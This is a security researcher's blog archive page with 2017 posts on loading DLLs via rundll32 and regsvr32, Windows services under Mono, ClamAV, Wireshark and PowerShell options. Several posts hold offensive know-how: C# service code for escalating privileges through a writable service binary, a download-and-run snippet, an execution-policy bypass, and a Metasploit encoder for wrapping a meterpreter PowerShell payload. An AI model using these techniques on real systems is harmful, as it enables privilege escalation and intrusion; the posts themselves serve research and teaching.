Didier Stevens

Friday 8 September 2017

Quickpost: DllDemo

Filed under: Quickpost — Didier Stevens @ 0:00

This is a quick demo on loading DLLs with standard Windows tools.

I wrote a DLL for this demo:

#include <windows.h>

extern "C" __declspec(dllexport) void ExportedFunction(void)
{
	OutputDebugString("ExportedFunction");
	MessageBox(NULL, "Hello from ExportedFunction, DemoDll!", "DemoDll", MB_OK);;
}

BOOL WINAPI DllMain(HINSTANCE hinstDLL, DWORD fdwReason, LPVOID lpReserved)
{
	switch (fdwReason)
	{
	case DLL_PROCESS_ATTACH:
		OutputDebugString("DLL_PROCESS_ATTACH");
		MessageBox(NULL, "Hello from DllMain, DemoDll!", "DemoDll", MB_OK);;
		break;

	case DLL_THREAD_ATTACH:
		OutputDebugString("DLL_THREAD_ATTACH");
		break;

	case DLL_THREAD_DETACH:
		OutputDebugString("DLL_THREAD_DETACH");
		break;

	case DLL_PROCESS_DETACH:
		OutputDebugString("DLL_PROCESS_DETACH");
		break;
	}

	return TRUE;
}

A message box is displayed when DllMain (the entrypoint for DLLs) is called when the DLL is loaded into a process, and another message box is displayed when function ExportedFunction is executed.

Function ExportedFunction is prefixed by __declspec(dllexport) to export the function, and with extern “C” to prevent C++ name mangling.

One method to load this DLL into a process, is to use the rundll32 command (since I’m doing this demo on Windows 10, I’m using the 64-bit version of my DLL):

No message box is displayed: the DLL was not loaded. The reason is that rundll32 requires you to specify an exported function that it needs to call.

With dumpbin, we can get an overview of the exported functions of a DLL:


We can specify the name of the exported function we want to call like this:

We can see the message box from the entrypoint, and then the message box from the exported function we called:

This means that the DLL was loaded into the rundll32 process, and that the called function was executed.


Exported functions have an ordinal too (a number to identify exported functions), and that number can be used too to specify the function, like this:

If we use rundll32 with a function that is not exported by the DLL, then the DLL is loaded:
rundll32 will display an error because it could not find the exported function:

But as we could see, the DLL got loaded.

Despite the name would make you think (rundll32), the version of rundll32 I used is a 64-bit executable, and that’s why I used a 64-bit DLL.

32-bit DLLs have to be loaded into 32-bit processses, and 64-bit DLLs into 64-bit processes.

However, rundll32 will start a “proxy” process if you mix bitness, so that DLLs will always be loaded.

Let’s look at the 4 possible combinations:


64-bit rundll32 with 32-bit DLL:


Taking a look with process explorer, we see that 64-bit rundll32 started 32-bit rundll32 to load the 32-bit DLL:
64-bit rundll32 with 64-bit DLL:

In this case, there is no need for a “proxy” process:

32-bit rundll32 with 32-bit DLL:
In this case too, there is no need for a “proxy” process:

And finally, 32-bit rundll32 with 64-bit DLL:

Here we see that 32-bit rundll32 started 64-bit rundll32 to load the 64-bit DLL:

The following is another method: rundll32 shell32.dll,Control_RunDLL C:\Demo\DemoDLL-64-bit.dll

You have to provide an absolute path.

Finally, another method to load a DLL is with regsvr32. I’ve started to use regsvr32 long ago, when I developed ActiveX object: you used it to deploy ActiveX objects on machines.


By default, regsvr32 will load the DLL and call exported function DllRegisterServer:
Since function DllRegisterServer is not exported by the demo DLL, we get an error:

But the DLL was loaded. If we export a function named DllRegisterServer in our DLL, it would get executed.


regsvr32 can be used to call other exported functions too (DllUnRegisterServer and DllInstall), as can be seen from the help dialog when you run regsvr32 without arguments:
DemoDll_V0_0_0_1.zip (https)
MD5: 51ED8255B71097269BFF9B5ADBFDC392
SHA256: 599BA297705B15580A297C3F47429225C38EA9FAA4A8DF27BCE49C918964AD30


Quickpost info


Thursday 7 September 2017

Running Windows Services on Linux with Mono

Filed under: Hacking — Didier Stevens @ 0:00

I knew you could run .NET executables on Linux with Mono, but I didn’t know you could run services too.

For example, this program to download and start a file works on Windows, Linux and OSX:

namespace Demo
{
    static class Program
    {
        const string url = @"https://example.com";
        const string filename = @"example.txt";

        static void Main()
        {
            string tempfilename = System.IO.Path.Combine(System.IO.Path.GetTempPath(), filename);
            (new System.Net.WebClient()).DownloadFile(url, tempfilename);
            System.Diagnostics.Process.Start(tempfilename);
        }
    }
}

Services can be executed too on Mono, I discovered that when I launched service.exe:

As I just installed mono-devel, mono-service was not installed. For that, I need the complete Mono: sudo apt-get install mono-complete

And then I can run service.exe (which launches ping 127.0.0.1):

Wednesday 6 September 2017

Update: re-search.py Version 0.0.9

Filed under: My Software,Update — Didier Stevens @ 21:37

A new option in this version: -x (–hex) to produce hexadecimal output.

re-search_V0_0_9.zip (https)
MD5: E9BC3AFF3FA3D6ED0F14EC4941955C2D
SHA256: 4AA92E513A478D02DD12110D3759FFCB2996A3E8A5D2D812124922C5023C3B50

Overview of Content Published In August

Filed under: Announcement — Didier Stevens @ 19:54

Here is an overview of content I published in August:

Blog posts:

YouTube videos:

Videoblog posts:

SANS ISC Diary entries:

NVISO Blog posts:

Compiling a Windows Service With Mono on Kali

Filed under: Hacking — Didier Stevens @ 0:00

The Windows service I used in my previous blog post can also be compiled on Kali (or other Linux distros or OSX) using Mono.

First I install Mono on Kali: sudo apt-get install mono-devel

Then I can use Mono’s C# compiler mcs. Unlike .NET’s C# compiler csc.exe, mcs requires a reference to compile a Windows service:

mcs -reference:System.ServiceProcess.dll service.cs


Tuesday 5 September 2017

Abusing A Writable Windows Service

Filed under: Hacking — Didier Stevens @ 0:00

A friend had a problem: he found a Windows service with a writable executable (e.g. writable by a non-admin user), replaced it with a copy of cmd.exe, but got no prompt.

This is because of 2 reasons.

First, a Windows service is a Windows executable (PE file) that must be able to interact with the Services Control Manager when the SCM loads the executable. Since cmd.exe does not have the capability to interact with the SCM, the SCM will quickly stop the cmd.exe executable. On my Windows VM, cmd.exe ran only 200 milliseconds when launched by the SCM.

Here you can see how the SCM reacts when it launches cmd.exe:

This problem can be solved by creating a Windows service executable that launches cmd.exe upon starting. Creating such a Windows service with .NET is easy, here is the minimum C# source code for a service that launches cmd.exe upon starting:

using System.ServiceProcess;

namespace Demo
{
    public class Service : ServiceBase
    {
        protected override void OnStart(string[] args)
        {
            System.Diagnostics.Process.Start("cmd.exe");
        }
    }

    static class Program { static void Main() { ServiceBase.Run(new ServiceBase[] { new Service() }); } }
}

cmd.exe will be running, but we will still not have a console window. This is because of the second reason: Windows services run in session 0 and session 0 does not allow user interfaces. So cmd.exe runs in session 0 and my friend’s user account runs in session 1. If we can make cmd.exe run in session 1, then my friend can interact with the console.

There is a quick solution for this: psexec. With psexec’s option -i, one can specify in which session the program launched by psexec must run.
So our minimal code for a service becomes:

using System.ServiceProcess;

namespace Demo
{
    public class Service : ServiceBase
    {
        protected override void OnStart(string[] args)
        {
            System.Diagnostics.Process.Start(@"c:\demo\psexec.exe", @"-accepteula -d -i 1 cmd.exe");
        }
    }

    static class Program { static void Main() { ServiceBase.Run(new ServiceBase[] { new Service() }); } }
}

This simple service can be compiled with the C# compiler csc.exe:

In this example, I install the service with command “sc create Service type= own binpath= c:\demo\Service.exe”, but of course, my friend did not have to do this (this requires admin rights), he just had to replace the service’s executable:

When I first tried this, it did not work. Looking through procmon‘s logs for service.exe, I saw that the psexec executable was never loaded. At the end of the logs, I saw references to smartscreen.exe, and then quickly thereafter, service.exe stopped running. That’s when it dawned on me: when I downloaded psexec, I left the mark-of-web on the file. SmartScreen did now allow psexec to run because it was downloaded from the Internet. After removing that mark, it all ran without problem.


Tuesday 29 August 2017

Quickpost: PowerShell Options Order

Filed under: Quickpost — Didier Stevens @ 0:00

This is a reminder for myself: “powershell.exe -File test.ps1 -ExecutionPolicy Bypass” doesn’t work.

“File C:\Demo\hello.ps1 cannot be loaded because running scripts is disabled on this system.”

It’s because of this:

-ExecutionPolicy Bypass is not parsed as an option, but as arguments to option -File.

The correct option order is this:

powershell.exe -ExecutionPolicy Bypass -File hello.ps1


Quickpost info


Saturday 26 August 2017

Quickpost: Metasploit PowerShell BASE64 Commands

Filed under: Hacking,Quickpost — Didier Stevens @ 21:29

I wanted to generate some BASE64 encoded PowerShell commands (i.e. with option -EncodedCommand) for analysis with my tool base64dump.py, thus I turned to Metasploit to generate these commands.

Here is the list of encoders:

It looks like cmd/powershell_base64 is what I’m looking for.

I couldn’t get the results that I wanted with this encoder, so I took a look at the source code:

This encoder will actually encode commands you pass to cmd.exe, and not PowerShell scripts.

I wanted an encoder for PowerShell scripts, like this simple PowerShell script to display a message box:

Add-Type -AssemblyName PresentationFramework
[System.Windows.MessageBox]::Show('Hello from PowerShell!')

Or even simpler:

Write-Host "Hello from PowerShell!"

And at this point, I really got sidetracked…

I coded my own encoder (based on the powershell_base64 encoder):

##
# This module requires Metasploit: https://metasploit.com/download
# Current source: https://github.com/rapid7/metasploit-framework
##

class MetasploitModule < Msf::Encoder
  Rank = NormalRanking

  def initialize
    super(
      'Name'             => 'Powershell Base64 Script Encoder',
      'Description'      => %q{
        This encodes a PowerShell script as a base64 encoded script for PowerShell.
      },
      'Author'           => 'Didier Stevens',
      'Arch'             => ARCH_CMD,
      'Platform'         => 'win')

    register_options([
      OptBool.new('NOEXIT', [ false, 'Add -noexit option', false ]),
      OptBool.new('SYSWOW64', [ false, 'Call syswow64 powershell', false ])
    ])

  end

  #
  # Encodes the payload
  #
  def encode_block(state, buf)
    base64 = Rex::Text.encode_base64(Rex::Text.to_unicode(buf))
    cmd = ''
    if datastore['SYSWOW64']
      cmd += 'c:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe '
    else
      cmd += 'powershell.exe '
    end
    if datastore['NOEXIT']
      cmd += '-NoExit '
    end
    cmd += "-EncodedCommand #{base64}"
  end
end

To install my encoder, I created folder powershell inside folder C:\metasploit\apps\pro\vendor\bundle\ruby\2.3.0\gems\metasploit-framework-4.15.4\modules\encoders (that’s on Windows) and copied my encoder base64.rb into it.

That’s all that is needed to make it available:

And now I can just use it with msfvenom, for example:


–payload – indicates that the payload has to be taken from stdin.

What I have no explanation for, is why on Windows input redirection does not work while piping works:

Echo works too:

With this encoder, I can encode a PowerShell script generated with msfvenom, like this:

The first msfvenom command will generate a powershell script with 32-bit shellcode for a meterpreter shell. The second msfvenom command will encode this command into a BASE64 PowerShell command. Option NOEXIT adds -NoExit to the PowerShell command, and option SYSWOW64 uses 32-bit powershell.exe on 64-bit Windows.

As the generated code was too long for the command line, I had to use option –smallest with the first msfvenom command to reduce the size of the script.

Here is the generated command:

And here is the execution:

More info:


Quickpost info


Thursday 24 August 2017

Quickpost: Using ClamAV On Windows

Filed under: Malware,Quickpost — Didier Stevens @ 0:00

This is how I deploy and configure ClamAV on Windows:

I download the portable Windows x64 version in a ZIP file (clamav-0.99.2-x64.zip).

I extract the content of this ZIP file to folder c:\portable\, this will create a subfolder ClamAV-x64 containing ClamAV.

Then I copy the 2 samples for the config files:

copy c:\portable\ClamAV-x64\conf_examples\clamd.conf.sample c:\portable\ClamAV-x64\clamd.conf

copy c:\portable\ClamAV-x64\conf_examples\freshclam.conf.sample c:\portable\ClamAV-x64\freshclam.conf

I create a database folder (to contain the signature files):

mkdir c:\portable\ClamAV-x64\database

I edit file c:\portable\ClamAV-x64\freshclam.conf:

Line 8: #example

Line 13: DatabaseDirectory c:\portable\ClamAV-x64\database

Now I can run freshclam.exe to download the latest signatures:

Then I edit file c:\portable\ClamAV-x64\clamd.conf:

Line 8: #example

Line 74: DatabaseDirectory c:\portable\ClamAV-x64\database

And now I can run clamscan.exe to scan a sample:


Quickpost info


Wednesday 23 August 2017

Wireshark: Follow Streams

Filed under: Networking,Wireshark — Didier Stevens @ 0:00

Following streams (like TCP connections) in Wireshark provides a different view on network traffic: in stead of individual packets, one can see data flowing between client & server.

There is a difference between following a TCP stream and an HTTP stream. For example, if the data downloaded from the webserver is gzip compressed, following the TCP stream will display the compressed data, while following the HTTP stream will display the decompressed data.

I illustrate this in the following video:

« Previous PageNext Page »

Blog at WordPress.com.